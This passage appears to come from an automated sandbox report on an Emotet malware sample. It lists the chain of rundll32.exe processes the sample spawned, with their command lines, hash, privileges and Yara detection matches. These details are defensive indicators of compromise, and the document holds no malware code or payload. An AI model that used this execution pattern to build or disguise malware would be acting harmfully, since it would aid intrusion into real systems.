Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.523320512.0000000000300000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000A.00000002.523188854.0000000000201000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **2308**, Parent PID: **252**

General

Target ID:	11
Start time:	21:05:07
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Vnljigstknrhjwnk\pagi.wrr",GtcFgrxeupAr
Imagebase:	0x170000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.526646791.0000000000200000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.526815635.0000000000261000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000B.00000002.527063809.0000000010001000.00000020.00000001.01000000.0000000C.sdmp, Author: Joe Security
Reputation:	high

Analysis Process: rundll32.exe PID: **1268**, Parent PID: **2308**

General

Target ID:	12
Start time:	21:05:13
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe

Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Vnljigstknrhjwnk\pagi.wrr",DllRegisterServer
Imagebase:	0x170000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.578128416.00000000028F1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.577400839.0000000000320000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.577595095.0000000000411000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.577894458.0000000000AD1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.577987476.0000000002480000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.577837506.0000000000A71000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.578250004.0000000002FC1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.577793052.00000000009D0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.577428378.0000000000351000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.577866677.0000000000AA0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.577472790.00000000003E0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.578315852.0000000010001000.00000020.00000001.01000000.0000000D.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.578085930.0000000002870000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.578205625.0000000002F50000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000C.00000002.578029021.00000000027B1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **2976**, Parent PID: **1268**

General

Target ID:	14
Start time:	21:05:34
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Qglmgufuicllvuzt\zdvyw.osp",fdhAQGhe
Imagebase:	0x170000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.580780340.00000000001B0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.581619652.0000000010001000.00000020.00000001.01000000.0000000D.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000E.00000002.580991991.0000000000241000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: **2696**, Parent PID: **2976**

General

Target ID:	15
Start time:	21:05:38
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\QglmgufuiclIvuzt\zdvyw.osp",DllRegisterServer
Imagebase:	0x170000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.646503314.0000000002580000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.646421210.000000000C41000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.646662898.0000000002F91000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.645935439.0000000000140000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.646563852.0000000002670000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.646381329.000000000AE0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.645964256.0000000000181000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.646120317.0000000000420000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.646698678.0000000002FD1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.646029506.0000000000310000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.646064656.0000000000371000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.646641702.0000000002F60000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.646764610.0000000010001000.00000020.00000001.01000000.0000000E.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.646533313.00000000025F1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.645994754.0000000000220000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.646245001.00000000004A1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 0000000F.00000002.646590734.00000000029F1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

Analysis Process: rundll32.exe PID: **3000**, Parent PID: **2696**

General

Target ID:	16
Start time:	21:05:58
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Kwvpkzxruoppyhz\jflthedjndgf.dni",MzSrktOhCbVh
Imagebase:	0x170000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.649782159.0000000000211000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.650185514.0000000010001000.00000020.00000001.01000000.0000000E.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000010.00000002.649670122.00000000001D0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security

Analysis Process: rundll32.exe PID: **380**, Parent PID: **3000**

General

Target ID:	17
Start time:	21:06:11
Start date:	28/01/2022
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe "C:\Windows\SysWOW64\Kwvpkzxruoppyhz\jflthedjndgf.dni",DllRegisterServer
Imagebase:	0x170000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.674984852.0000000000761000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.675100735.00000000007F0000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.674911093.0000000000710000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.675173904.0000000000821000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.675036629.00000000007C1000.00000020.00000800.00020000.00000000.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.675503420.0000000010001000.00000020.00000001.01000000.0000000E.sdmp, Author: Joe Security • Rule: JoeSecurity_Emotet_1, Description: Yara detected Emotet, Source: 00000011.00000002.675011000.0000000000790000.00000040.00000800.00020000.00000000.sdmp, Author: Joe Security

Disassembly

No disassembly